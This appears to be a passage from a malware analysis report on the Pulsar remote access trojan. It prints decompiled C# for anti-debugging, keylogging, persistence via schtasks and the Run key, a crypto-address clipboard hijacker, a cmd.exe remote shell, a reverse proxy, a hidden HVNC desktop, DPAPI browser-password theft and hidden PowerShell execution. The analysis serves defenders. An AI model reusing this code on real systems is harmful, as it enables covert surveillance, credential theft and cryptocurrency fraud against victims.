Emulators/Hypervisors: QEMU, VMware, VirtualBox, Parallels, KVM.
Hardware/Device Checks: Blacklisted VM names (e.g., "VBOX", "VMWARE"), virtual disks, virtual network adapters.
CPU/Instruction Checks: AVX/RDRAND instructions, emulation timing, CPU flag anomalies.
File/Process Artifacts: VM-specific files (e.g., vmGuestLib.dll), sandbox-related processes/registry keys.

```
private static void CheckInjection()
{
    for (;;)
    {
        Func<bool>[] array = new Func<bool>[]
        {
            new Func<bool>(AntiInjection.CheckInjectedThreads),
            new Func<bool>(AntiInjection.ChangeCLRModuleImageMagic),
            new Func<bool>(AntiInjection.CheckForSuspiciousBaseAddress)
        };
        for (int i = 0; i < array.Length; i++)
        {
            if (array[i]())
            {
                Process.GetCurrentProcess().Kill();
            }
        }
        Thread.Sleep(new Random().Next(1000, 5000));
    }
}
```

Figure - 12 | Injection Detection Function

Pulsar implements an advanced self-defense mechanism that continuously monitors and protects against various **code injection techniques** through an infinite loop with **random sleep intervals** (1-5 seconds), **terminating** the process immediately **upon detection**. The function's implementation showcases a sophisticated approach to runtime protection:

CheckInjectedThreads: Scans all process threads, validates thread start addresses, and verifies memory regions (**MEM_IMAGE** and **MEM_COMMIT** states) to detect unauthorized thread creation.

ChangeCLRModuleImageMagic: Protects CLR module integrity by modifying ImageMagic values, making reverse engineering more challenging.
CheckForSuspiciousBaseAddress: Monitors changes in the process's base address by comparing **PEB ImageBaseAddress** with the actual process base address.

```
private static void CheckDebugger()
{
    for (;;)
    {
        AntiDebug.HideThreadsAntiDebug();
        Func<bool>[] array = new Func<bool>[]
        {
            new Func<bool>(AntiDebug.NtUserGetForegroundWindowAntiDebug),
            new Func<bool>(AntiDebug.DebuggerIsAttached),
            new Func<bool>(AntiDebug.IsDebuggerPresentCheck),
            new Func<bool>(AntiDebug.BeingDebuggedCheck),
            new Func<bool>(AntiDebug.NtGlobalFlagCheck),
            new Func<bool>(AntiDebug.NtSetDebugFilterStateAntiDebug),
            new Func<bool>(AntiDebug.NtQueryInformationProcessCheck_ProcessDebugFlags),
            new Func<bool>(AntiDebug.NtQueryInformationProcessCheck_ProcessDebugPort),
            new Func<bool>(AntiDebug.NtQueryInformationProcessCheck_ProcessDebugObjectHandle),
            new Func<bool>(AntiDebug.NtCloseAntiDebug_InvalidHandle),
            new Func<bool>(AntiDebug.NtCloseAntiDebug_ProtectedHandle),
            new Func<bool>(AntiDebug.HardwareRegistersBreakpointsDetection),
            new Func<bool>(AntiDebug.FindWindowAntiDebug)
        };
        for (int i = 0; i < array.Length; i++)
        {
            if (array[i]())
            {
                Process.GetCurrentProcess().Kill();
            }
        }
        Thread.Sleep(new Random().Next(1000, 5000));
    }
}
```

Figure - 13 | Debugger Checks

Pulsar implements a comprehensive **anti-debugging** mechanism that protects against various debugging attempts. The function's implementation showcases a sophisticated approach to debugging prevention:

HideThreadsAntiDebug: Conceals threads from debuggers by manipulating thread information and properties to avoid detection.
NtGlobalFlagCheck/BeingDebuggedCheck/IsDebuggerPresentCheck: A trio of basic debugger detection methods that check Windows' internal debugging flags and markers.
NtQueryInformationProcess Checks (ProcessDebugFlags/Port/ObjectHandle): Advanced detection techniques that query process information to identify attached debuggers or debug ports.
HardwareRegistersBreakpointsDetection: Scans for hardware breakpoints in debug registers that might indicate active debugging attempts.

Additional checks like NtCloseAntiDebug (Invalid/Protected Handle) and FindWindowAntiDebug provide extra layers of protection by detecting common debugger windows and handle manipulations.

```
private void OnKeyPress(object sender, KeyPressEventArgs e)
{
    if (this._pressedKeys.ContainsModifierKeys() && this._pressedKeys.ContainsKeyChar(e.KeyChar))
    {
        return;
    }
    if ((!this._pressedKeyChars.Contains(e.KeyChar) || !this.DetectKeyHolding(this._pressedKeyChars,
      e.KeyChar)) && !this._pressedKeys.ContainsKeyChar(e.KeyChar))
    {
        string text = HttpUtility.HtmlEncode(e.KeyChar.ToString());
        if (!string.IsNullOrEmpty(text))
        {
            if (this._pressedKeys.ContainsModifierKeys())
            {
                this._ignoreSpecialKeys = true;
            }
            this._pressedKeyChars.Add(e.KeyChar);
            this._logFileBuffer.Append(text);
        }
    }
}
```

```
private void WriteFile()
{
    bool flag = false;
    string text = Path.Combine(Settings.LOGSPATH, DateTime.UtcNow.ToString("yyyy-MM-dd"));
    try
```

```
if (flag)
{
    stringBuilder.Append("<meta http-equiv='Content-Type' content='text/html;
      charset=utf-8' />Log created on " + DateTime.UtcNow.ToString("f",
      DateTimeFormatInfo.InvariantInfo) + " UTC<br><br>");
    stringBuilder.Append("<style>.h { color: 0000ff; display: inline; }</style>");
    this._lastWindowTitle = string.Empty;
}
if (this._logFileBuffer.Length > 0)
{
    stringBuilder.Append(this._logFileBuffer);
}
FileHelper.WriteLogFile(text, stringBuilder.ToString(), this._aesInstance);
stringBuilder.Clear();
```

Figure - 14 & 15 & 16 | Keylogger Implementation

Pulsar's keylogger employs Windows' low-level **keyboard hooks** while implementing several sophisticated techniques to avoid detection. Its architecture revolves around buffered operations with 15-second intervals, utilizing **AES-256** encryption before persisting data to disk. The component manages system resources efficiently through **StringBuilder** implementation and duplicate keystroke filtering, while maintaining a maximum log file size of **5MB**.

```
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM
  Win32_OperatingSystem WHERE Primary='true'"))
{
    using (ManagementObjectCollection.ManagementObjectEnumerator enumerator =
      managementObjectSearcher.Get().GetEnumerator())
    {
        if (enumerator.MoveNext())
        {
            DateTime dateTime = ManagementDateTimeConverter.ToDateTime(((ManagementObject)
              enumerator.Current)["LastBootUpTime"].ToString());
            TimeSpan timeSpan = TimeSpan.FromTicks((DateTime.Now - dateTime).Ticks);
            text = string.Format("{0}d : {1}h : {2}m : {3}s", new object[] { timeSpan.Days,
              timeSpan.Hours, timeSpan.Minutes, timeSpan.Seconds });
```

Figure - 17 | Boot Time Gathering

Pulsar utilizes **WMI** queries via '**SELECT * FROM Win32_OperatingSystem** WHERE Primary='true'' to extract **LastBootUpTime**, providing detailed system uptime information in 'days:hours:minutes:seconds' format for victim profiling.

```
ManagementObjectSearcher("SELECT * FROM Win32_OperatingSystem WHERE Primary='true'")
```

```
string text2 = (PlatformHelper.VistaOrHigher ? "root\\SecurityCenter2" : "root\\SecurityCenter");
string text3 = "SELECT * FROM AntivirusProduct";
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(text2, text3))
{
    foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
    {
        ManagementObject managementObject = (ManagementObject)managementBaseObject;
        text = text + managementObject["displayName"].ToString() + "; ";
```

Figure - 18 | AV Software Gathering

Pulsar leverages **WMI** queries with '**SELECT * FROM AntivirusProduct**' under the **root\SecurityCenter2** (Vista and newer) or **root\SecurityCenter** (older Windows) namespace to enumerate installed antivirus products, enabling situational awareness and potential defense evasion.

```
ManagementObjectSearcher("root\\SecurityCenter2", "SELECT * FROM AntivirusProduct")
```

```
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher
  ("SELECT * FROM Win32_Processor"))
{
    foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
    {
        ManagementObject managementObject = (ManagementObject)managementBaseObject;
        text = text + managementObject["Name"].ToString() + "; ";
    }
}
```

Figure - 19 | CPU Gathering

Pulsar utilizes **WMI** queries via '**SELECT * FROM Win32_Processor**' to enumerate the **CPU** name. This provides detailed information about the processor model, enabling profiling of the victim's hardware capabilities.

```
ManagementObjectSearcher("SELECT * FROM Win32_Processor")
```

```
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher
  ("SELECT * FROM Win32_VideoController"))
{
    foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
    {
        ManagementObject managementObject = (ManagementObject)managementBaseObject;
        if (managementObject["Name"] != null)
        {
            text = text + managementObject["Name"].ToString() + "; ";
        }
    }
}
```

Figure - 20 | GPU Gathering

Pulsar employs **WMI** queries via '**SELECT * FROM Win32_VideoController**' to enumerate **GPU** details. The method collects the names of installed video controllers, aiding in profiling graphical capabilities for potential exploitation or analysis.

```
ManagementObjectSearcher("SELECT * FROM Win32_VideoController")
```

```
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher
  ("Select * From Win32_ComputerSystem"))
{
    using (ManagementObjectCollection.ManagementObjectEnumerator enumerator =
      managementObjectSearcher.Get().GetEnumerator())
    {
        if (enumerator.MoveNext())
        {
            num = (int)(Convert.ToDouble(((ManagementObject)enumerator.Current)
            ["TotalPhysicalMemory"]) / 1048576.0);
        }
    }
}
```

Figure - 21 | GPU Gathering

Pulsar leverages **WMI** queries with '**SELECT * FROM Win32_ComputerSystem**' to determine **TotalPhysicalMemory**. The total **RAM** is computed in megabytes (MB), facilitating an assessment of the victim's memory capacity.

```
ManagementObjectSearcher("SELECT * FROM Win32_ComputerSystem")
```

Pulsar utilizes **WMI** queries via '**SELECT * FROM Win32_Processor**' to enumerate the **CPU** name. This provides detailed information about the processor model, enabling profiling of the victim's hardware capabilities.

In addition to its hardware profiling capabilities, **Pulsar** is designed to collect extensive system metadata for **victim profiling** and situational awareness. This includes details such as the **operating system version, system architecture, hostname, domain name, machine username, PC name, and system directory**. Pulsar also gathers network-specific information such as **MAC addresses, LAN and WAN IP addresses, ISP details, ASN, and geolocation data**. Moreover, it retrieves the **time zone, country**, and **primary browser** in use, enabling a comprehensive victim analysis. All this information is exfiltrated to the attacker's Command and Control (**C2**) server, facilitating further **exploitation** or **reconnaissance**.

```
public void AddToStartup(string executablePath, string startupName)
{
    if (this.UserAccount.Type == AccountType.Admin)
    {
        Process process = Process.Start(new ProcessStartInfo("schtasks")
        {
            Arguments = string.Concat(new string[] { "/create /tn \"", startupName, "\" /sc ONLOGON /tr \"",
              executablePath, "\" /rl HIGHEST /f" }),
            UseShellExecute = false,
            CreateNoWindow = true
        });
        process.WaitForExit(1000);
        if (process.ExitCode == 0)
        {
            return;
        }
    }
    RegistryKeyHelper.AddRegistryKeyValue(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\
      \CurrentVersion\\Run", startupName, executablePath, true);
}
```

Figure - 22 | Persistence Mechanism

Pulsar ensures its **persistence** in two ways: **Task Scheduler** and **Windows Registry**. If **admin privileges** are available, the application is added to the Task Scheduler to trigger on **user login** (**/sc ONLOGON**) and run with **elevated permissions** (**/rl HIGHEST**). If the user lacks admin privileges, the application is registered under **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run** in the registry, ensuring it starts automatically when the user logs in. This dual approach guarantees **consistent** startup behavior across different privilege levels.

string.Concat(new string[] { "/create /tn \"", startupName, "\" /sc ONLOGON /tr \"", executablePath, "\" /rl HIGHEST /f" })
(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", startupName, executablePath, true)

```
public byte[] Encrypt(byte[] input)
{
    if (input == null)
    {
        throw new ArgumentNullException("input can not be null.");
    }
    byte[] array2;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        memoryStream.Position = 32L;
        using (AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider())
        {
            aesCryptoServiceProvider.KeySize = 256;
            aesCryptoServiceProvider.BlockSize = 128;
            aesCryptoServiceProvider.Mode = CipherMode.CBC;
            aesCryptoServiceProvider.Padding = PaddingMode.PKCS7;
            aesCryptoServiceProvider.Key = this._key;
            aesCryptoServiceProvider.GenerateIV();
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aesCryptoServiceProvider.CreateEncryptor(),
              CryptoStreamMode.Write))
            {
                memoryStream.Write(aesCryptoServiceProvider.IV, 0, aesCryptoServiceProvider.IV.Length);
                cryptoStream.Write(input, 0, input.Length);
                cryptoStream.FlushFinalBlock();
                using (HMACSHA256 hmacsha = new HMACSHA256(this._authKey))
                {
                    byte[] array = hmacsha.ComputeHash(memoryStream.ToArray(), 32, memoryStream.ToArray().Length - 32);
                    memoryStream.Position = 0L;
                    memoryStream.Write(array, 0, array.Length);
                }
            }
        }
        array2 = memoryStream.ToArray();
    }
    return array2;
}
```

Figure - 23 | AES256 Encryption

Pulsar employs **AES-256** encryption to secure sensitive data, such as keylogging inputs, before exfiltration. The encryption process is implemented in the Aes256 class using the **AesCryptoServiceProvider**. It combines AES-256 in **CBC** mode with **HMAC-SHA256** for authentication, ensuring data integrity. The format includes the **HMAC (32 bytes), IV (16 bytes), and ciphertext.** The master key is derived using **PBKDF2** with a salt and 50,000 iterations, enhancing security against brute-force attacks.

```
public ClipboardChecker(PulsarClient client)
{
    this._client = client;
    this._regexPatterns = new List<Tuple<string, Regex>>
    {
        new Tuple<string, Regex>("BTC", new Regex("^(1|3|bc1)[a-zA-Z0-9]{25,39}$")),
        new Tuple<string, Regex>("LTC", new Regex("^(L|M|3)[a-zA-Z0-9]{26,33}$")),
        new Tuple<string, Regex>("ETH", new Regex("^0x[a-fA-F0-9]{40}$")),
        new Tuple<string, Regex>("XMR", new Regex("^4[0-9AB][1-9A-HJ-NP-Za-km-z]{93}$")),
        new Tuple<string, Regex>("SOL", new Regex("^[1-9A-HJ-NP-Za-km-z]{32,44}$")),
        new Tuple<string, Regex>("DASH", new Regex("^X[1-9A-HJ-NP-Za-km-z]{33}$")),
        new Tuple<string, Regex>("XRP", new Regex("^r[0-9a-zA-Z]{24,34}$")),
        new Tuple<string, Regex>("TRX", new Regex("^T[1-9A-HJ-NP-Za-km-z]{33}$")),
        new Tuple<string, Regex>("BCH", new Regex("^(bitcoincash:)?(q|p)[a-z0-9]{41}$"))
    };
    this.CreateHandle(new CreateParams());
    ClipboardChecker.AddClipboardFormatListener(base.Handle);
}
```

Figure - 24 | Cryptocurrency regex patterns

```
private void Execute(ISender client, DoSendAddress message)
{
    Thread thread = new Thread(delegate
    {
        Thread.CurrentThread.SetApartmentState(ApartmentState.STA);
        string address = message.Address;
        ClipboardHandler._cachedAddresses.Add(address);
        Clipboard.SetText(address);
        Application.DoEvents();
    });
```

Figure - 25 | Clipboard replacement

This module enables attackers to monitor the clipboard for cryptocurrency wallet addresses matching specific patterns. When a user **copies** a wallet address, the clipper detects it and **replaces** it with an attacker-controlled address that has been preconfigured in the interface.
Any copied cryptocurrency address for BTC or ETH will be substituted with these respective values, effectively redirecting transactions to the attacker's wallets. The clipper supports multiple cryptocurrencies: **BTC, ETH, LTC, XMR, SOL, DASH, XRP, TRX,** and **BCH**.

```
private static bool EnablePrivilege(string privilege)
{
    long num;
    if (!SystemElevation.LookupPrivilegeValue(null, privilege, out num)){ return false; }
    SystemElevation.TokPriv1Luid tokPriv1Luid = new SystemElevation.TokPriv1Luid
    {
        Count = 1,
        Luid = num,
        Attr = 2
    };
    IntPtr intPtr;
    if (!SystemElevation.OpenProcessToken(SystemElevation.GetCurrentProcess(), 983551U, out intPtr)){ return false; }
    bool flag;
    try
    {
        flag = SystemElevation.AdjustTokenPrivileges(intPtr, false, ref tokPriv1Luid, 0, IntPtr.Zero, IntPtr.Zero);
    }
```

Figure - 26 | Privilege Escalation

This module performs **privilege escalation by** enabling a specific privilege for the process. It starts by using the **LookupPrivilegeValue API** to retrieve the Locally Unique Identifier (**LUID**) for the requested privilege, such as **SeDebugPrivilege**. Then, it uses the **OpenProcessToken** API to access the process's token, which holds the security context. Finally, by calling the **AdjustTokenPrivileges** API, it **modifies** the **token** to enable the privilege.

```
DirectoryInfo directoryInfo = new DirectoryInfo(message.RemotePath);
FileInfo[] files = directoryInfo.GetFiles();
DirectoryInfo[] directories = directoryInfo.GetDirectories();
FileSystemEntry[] array = new FileSystemEntry[files.Length + directories.Length];
int num = 0;
int i = 0;
while (i < directories.Length)
{
    array[i] = new FileSystemEntry
    {
        EntryType = 1,
        Name = directories[i].Name,
        Size = 0L,
        LastAccessTimeUtc = directories[i].LastAccessTimeUtc
    };
    i++;
    num++;
}
```

```
for (int j = 0; j < files.Length; j++)
{
    array[j + num] = new FileSystemEntry
    {
        EntryType = 0,
        Name = files[j].Name,
        Size = files[j].Length,
        ContentType = new ContentType?(StringExtensions.ToContentType(Path.GetExtension(files[j].Name))),
        LastAccessTimeUtc = files[j].LastAccessTimeUtc
    };
}
client.Send<GetDirectoryResponse>(new GetDirectoryResponse
{
    RemotePath = message.RemotePath,
    Items = array
});
```

Figure - 27 & 28 | File Manager Routine

Pulsar lists the contents of specific **directories** on the target machine, including files and subdirectories. It retrieves metadata such as file **names, sizes, and last access time** for each item. In addition to directories, it provides access to entire **drives** like C or D, allowing the operator to view and interact with all available **storage devices**. This module also allows file **uploads** and **downloads** directly to or from the target machine. Additional features include **renaming** and **deleting** files, **compressing** directories into zip archives, adding files to the **startup programs** of the target machine.

Pulsar also includes a **Registry Editor** feature that allows attackers to manage the Windows registry on the target system. With this feature, attackers can **access, modify, create, or delete registry keys and values,** enabling changes to system configurations or the addition of malicious entries.

```
List<StartupItem> list = new List<StartupItem>();
using (RegistryKey registryKey = RegistryKeyHelper.OpenReadonlySubKey(RegistryHive.LocalMachine, "SOFTWARE\\Microsoft\
  \Windows\\CurrentVersion\\Run"))
{
    if (registryKey != null)
    {
        foreach (Tuple<string, string> tuple in registryKey.GetKeyValues())
        {
            list.Add(new StartupItem {Name = tuple.Item1, Path = tuple.Item2, Type = StartupType.LocalMachineRun});
        }
    }
}
using (RegistryKey registryKey3 = RegistryKeyHelper.OpenReadonlySubKey(RegistryHive.CurrentUser, "SOFTWARE\\Microsoft\
  \Windows\\CurrentVersion\\Run"))
{
    if (registryKey3 != null)
    {
        foreach (Tuple<string, string> tuple3 in registryKey3.GetKeyValues())
        {list.Add(new StartupItem {Name = tuple3.Item1, Path = tuple3.Item2, Type = StartupType.CurrentUserRun});
        }
    }
```

Figure - 27 & 28 | File Manager Routine

The Startup Manager module retrieves and manages programs configured to run automatically on **system startup**. It accesses various locations within the **Windows registry** and **file system** to list, add, or remove these entries. It checks "**C:\Users\<User>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup**" for user-specific startup programs. Registry locations include:

Registry Paths
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\RunOnce

```
private void Execute(ISender client, GetProcesses message)
{
    global::System.Diagnostics.Process[] processes = global::System.Diagnostics.Process.GetProcesses();
    Pulsar.Common.Models.Process[] array = new Pulsar.Common.Models.Process[processes.Length];
    for (int i = 0; i < processes.Length; i++)
    {
        Pulsar.Common.Models.Process process = new Pulsar.Common.Models.Process
        {
            Name = processes[i].ProcessName + ".exe",
            Id = processes[i].Id,
            MainWindowTitle = processes[i].MainWindowTitle
        };
        array[i] = process;
    }
    client.Send<GetProcessesResponse>(new GetProcessesResponse
    {
        Processes = array
    });
}
```

Figure - 30 | Enumerating Running Processes

The Task Manager module retrieves a list of all **running processes** on the target system. The provided code snippet uses process enumeration to gather details such as process names, IDs, and window titles. It iterates through the system's running processes using the enumeration method **Process.GetProcesses()** and organizes the data into a structured format before sending it to the server. Attacker can **terminate processes, create memory dumps** of processes, and **launch new processes** on the target system.

```
this._prc = new Process
{
    StartInfo = new ProcessStartInfo("cmd")
    {
        UseShellExecute = false,
        CreateNoWindow = true,
        RedirectStandardInput = true,
        RedirectStandardOutput = true,
        RedirectStandardError = true,
        StandardOutputEncoding = this._encoding,
        StandardErrorEncoding = this._encoding,
        WorkingDirectory = Path.GetPathRoot(Environment.GetFolderPath
          (Environment.SpecialFolder.System)),
        Arguments = string.Format("/K CHCP {0}", this._encoding.CodePage)
    }
};
this._prc.Start();
this.RedirectIO();
```

Figure - 31 | Remote Shell

Pulsar's **remote shell** capability enables attackers to execute system commands on the target's machine through an interactive command-line interface. The provided code snippet demonstrates the initialization of a **cmd.exe** process with redirected input/output streams, allowing seamless **communication** between the attacker and the target. It employs the "cmd" binary, a legitimate Windows **LOLBin**, to avoid detection while leveraging its functionality for malicious purposes.

Remote Execute Actions

Pulsar also has the capability of executing files either locally or from a web source on the victim's machine. Attackers can:

- Select **files** from their **own** system to be **executed** on the target machine.
- Download and execute remote files directly from a **web server** (e.g., .exe, .ps1, or .bat files) via **URL**

```
public ReverseProxyClient(ReverseProxyConnect command, Client client)
{
    this.ConnectionId = command.ConnectionId;
    this.Target = command.Target;
    this.Port = command.Port;
    this.Client = client;
    this.Handle = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
    this.Handle.BeginConnect(command.Target, command.Port, new AsyncCallback(this.Handle_Connect), null);
}
```

```
this._buffer = new byte[8192];
this.Handle.BeginReceive(this._buffer, 0, this._buffer.Length, SocketFlags.None, new
  AsyncCallback(this.AsyncReceive), null);
```

```
IPEndPoint ipendPoint = (IPEndPoint)this.Handle.LocalEndPoint;
this.Client.Send<ReverseProxyConnectResponse>(new ReverseProxyConnectResponse
{
    ConnectionId = this.ConnectionId,
    IsConnected = true,
    LocalAddress = ipendPoint.Address.GetAddressBytes(),
    LocalPort = ipendPoint.Port,
    HostName = this.Target
});
return;
```

Figure - 32 & 33 & 34 | Reverse Proxy Establishment

This section explains how **reverse proxy** connection is established using a **socket**, where **BeginConnect** asynchronously connects to the **target** and **port**. Once the connection is successful, the target machine's **LocalEndPoint** is used to retrieve its local **IP** and **port**, which are then sent back to the **attacker**. This setup allows the attacker to efficiently manage and track the **connection** while relaying traffic through the target. **SOCKS5** is used to ensure efficient and **flexible** traffic routing.

```
private void Execute(ISender client, GetConnections message)
{
    NativeMethods.MibTcprowOwnerPid[] table = this.GetTable();
    TcpConnection[] array = new TcpConnection[table.Length];
    for (int i = 0; i < table.Length; i++)
    {
        string text;
        try
        {
            text = Process.GetProcessById((int)table[i].owningPid).ProcessName;
        }
        catch
        {
            text = string.Format("PID: {0}", table[i].owningPid);
        }
        array[i] = new TcpConnection
        {
            ProcessName = text,
            LocalAddress = table[i].LocalAddress.ToString(),
            LocalPort = table[i].LocalPort,
            RemoteAddress = table[i].RemoteAddress.ToString(),
            RemotePort = table[i].RemotePort,
            State = (byte)table[i].state
        };
    }
    client.Send<GetConnectionsResponse>(new GetConnectionsResponse
    {
        Connections = array
```

Figure - 35 | TCP Connection Enumeration

Pulsar provides a feature to list all active **TCP connections** on the target system, including information such as the local and remote addresses, **ports**, and the associated **process name** or **PID**. If the attacker has **administrative privileges**, they can terminate a specific connection by identifying and targeting its corresponding process.

```
this._desktopData = this._desktop.LockBits(new Rectangle(0, 0, this._desktop.Width,
  this._desktop.Height), ImageLockMode.ReadWrite, this._desktop.PixelFormat);
using (MemoryStream memoryStream = new MemoryStream())
{
    if (this._streamCodec == null)
    {
        throw new Exception("StreamCodec can not be null.");
    }
    this._streamCodec.CodeImage(this._desktopData.Scan0, new Rectangle(0, 0,
      this._desktop.Width, this._desktop.Height), new Size(this._desktop.Width,
      this._desktop.Height), this._desktop.PixelFormat, memoryStream);
    array = memoryStream.ToArray();
}
```

Figure - 36 | Remote Desktop Monitoring

Pulsar's **remote desktop** module captures the victim's screen in real-time using either **GPU**-accelerated (ScreenHelperGPU) or **CPU**-based (ScreenHelperCPU) methods. The captured frame is locked in memory for efficient pixel access, compressed via a custom **UnsafeStreamCodec** (adjustable quality), and streamed to the attacker.

```
public string[] GetWebcams()
{
    string[] array2;
    try
    {
        FilterInfoCollection filterInfoCollection = new FilterInfoCollection
          (FilterCategory.VideoInputDevice);
        string[] array = new string[filterInfoCollection.Count];
        for (int i = 0; i < filterInfoCollection.Count; i++)
        {
            array[i] = filterInfoCollection[i].Name;
        }
        array2 = array;
```

Figure - 37 | Webcam Detection Routine

```
if (webcamIndex >= 0 && webcamIndex < filterInfoCollection.Count)
{
    this._videoDevice = new VideoCaptureDevice(filterInfoCollection
    [webcamIndex].MonikerString);
    this._videoDevice.NewFrame += new NewFrameEventHandler
    (this.FinalFrame_NewFrame);
    this._videoDevice.VideoSourceError += new VideoSourceErrorEventHandler
    (this.VideoDevice_VideoSourceError);
    this._videoDevice.Start();
    this._isRunning = true;
}
```

Figure - 38 | Webcam Stream Initialization

Pulsar detects available webcams on the target system using the **FilterInfoCollection** class from the **AForge.NET** library, retrieving device names for selection. It initiates a video stream from the chosen **webcam**, capturing frames and sending them to the command-and-control (**C2**) server. The stream is optimized for efficiency, with error handling to ensure stability.

Besided this, **Pulsar** offers **remote microphone** support, enabling attackers to capture audio from the target system's microphone. Utilizing libraries like **NAudio**, it records audio in real-time or as files, which are then encrypted with **AES-256** and exfiltrated to the C2 server.

```
[DllImport("user32.dll", SetLastError = true)]
private static extern bool SetThreadDesktop(IntPtr hDesktop);

// Token: 0x060004F1 RID: 1265
[DllImport("user32.dll", SetLastError = true)]
private static extern IntPtr OpenDesktop(string lpszDesktop, int dwFlags, bool fInherit, uint dwDesiredAccess);

// Token: 0x060004F2 RID: 1266
[DllImport("user32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
private static extern IntPtr CreateDesktop(string lpszDesktop, IntPtr lpszDevice, IntPtr pDevmode, int dwFlags, uint
  dwDesiredAccess, IntPtr lpsa);


// Token: 0x06000501 RID: 1281 RVA: 0x0001E534 File Offset: 0x0001C734
public ImageHandler(string DesktopName)
{
    IntPtr intPtr = ImageHandler.OpenDesktop(DesktopName, 0, true, 511U);
    if (intPtr == IntPtr.Zero)
    {
        intPtr = ImageHandler.CreateDesktop(DesktopName, IntPtr.Zero, IntPtr.Zero, 0, 511U, IntPtr.Zero);
    }
    this.Desktop = intPtr;
}
```

Figure - 39 | HVNC Hidden Desktop Initialization

```
public Bitmap Screenshot()
{
    ImageHandler.SetThreadDesktop(this.Desktop);
    IntPtr dc = ImageHandler.GetDC(IntPtr.Zero);
    ImageHandler.RECT rect;
    ImageHandler.GetWindowRect(ImageHandler.GetDesktopWindow(), out rect);
    float scalingFactor = ImageHandler.GetScalingFactor();
    Bitmap bitmap = new Bitmap((int)((float)rect.Right * scalingFactor), (int)((float)rect.Bottom * scalingFactor));
    Graphics graphics = Graphics.FromImage(bitmap);
    this.DrawTopDown(IntPtr.Zero, graphics, dc);
    graphics.Dispose();
    ImageHandler.ReleaseDC(IntPtr.Zero, dc);
    return bitmap;
}
```

Figure - 40 | HVNC Frame Capture and Streaming

```
private readonly ImageHandler ImageHandler = new ImageHandler("PhantomDesktop");

private readonly InputHandler InputHandler = new InputHandler("PhantomDesktop");

private readonly ProcessController ProcessHandler = new ProcessController("PhantomDesktop");
```

Figure - 41 | HVNC Hidden Desktop Name

Pulsar establishes a **hidden desktop** environment named **'PhantomDesktop'** to support its **HVNC** (Hidden Virtual Network Computing) functionality. This enables the malware to create and control an **invisible desktop** session using **Windows APIs** such as **CreateDesktop** for establishing the hidden desktop and **SetThreadDesktop** to **route** operations to this environment. As a result, remote applications and actions are concealed from the local user.

Through its control interface, the **attacker** can remotely start programs such as **Explorer, Chrome, Edge, Brave, Opera, OperaGX, CMD, PowerShell, Discord,** or even **custom-defined executables**—all within the concealed **PhantomDesktop** context.

```
private void Execute(ISender client, GetPasswords message)
{
    List<RecoveredAccount> list = new List<RecoveredAccount>();
    foreach (AllBrowsers allBrowsers in Crawl.Start())
    {
        foreach (BrowserChromium browserChromium in allBrowsers.Chromium)
        {
            foreach (ProfileChromium profileChromium in browserChromium.Profiles)
            {
                try
                {
                    list.AddRange(ChromiumBase.ReadAccounts(profileChromium.LoginData, browserChromium.LocalState,
                      browserChromium.Name));
                }
                catch (Exception){}
            }
        }
        foreach (BrowserGecko browserGecko in allBrowsers.Gecko)
        {
            try { list.AddRange(FirefoxPassReader.ReadAccounts(browserGecko.ProfilesDir, browserGecko.Name)) ;}
            catch (Exception){}
        }
    }
    client.Send<GetPasswordsResponse>  (new GetPasswordsResponse{RecoveredAccounts = list} );
}
```

```
this._key = ProtectedData.Unprotect(Convert.FromBase64String(text2).Skip
(5).ToArray<byte>(), null, DataProtectionScope.CurrentUser);
```

Figure - 42 | Password Recovery Module

Pulsar enables the retrieval of **saved credentials** from both **browsers** and **FTP clients**. By leveraging **Windows' DPAPI (ProtectedData.Unprotect)**, it **decrypts** locally stored encrypted keys to access **user credentials**. **SQLite databases** are also utilized, particularly for browsers, to retrieve and decrypt stored login data. This enables the malware to scan the local filesystem for **credential storage** files, decrypt them, and **exfiltrate** the recovered accounts to the **attacker** without requiring external dependencies or **user interaction**.

For browser-type applications, it extracts credentials from:
Brave,Chrome,Opera,OperaGX,Edge,Yandex,Firefox,Internet Explorer

For FTP-type applications, it retrieves credentials from:
FileZilla,WinScp

```
private void Execute(ISender client, DoExecScript message)
{
    new Thread(delegate
    {
        string text = Path.Combine(Path.GetTempPath(), Path.GetRandomFileName());
        if (message.Language == "Powershell")
        {
            text += ".ps1";
            File.WriteAllText(text, message.Script);
            Process.Start(new ProcessStartInfo("powershell", "-ExecutionPolicy Bypass -File " + text)
            {
                WindowStyle = ProcessWindowStyle.Hidden,
                CreateNoWindow = message.Hidden,
                UseShellExecute = false
            }).WaitForExit();
            File.Delete(text);
            return;
        }
        if (message.Language == "Batch")
        {
            text += ".bat";
            File.WriteAllText(text, message.Script);
            Process.Start(new ProcessStartInfo("cmd", "/c " + text)
            {
```

Figure - 43 | Remote Script Handling

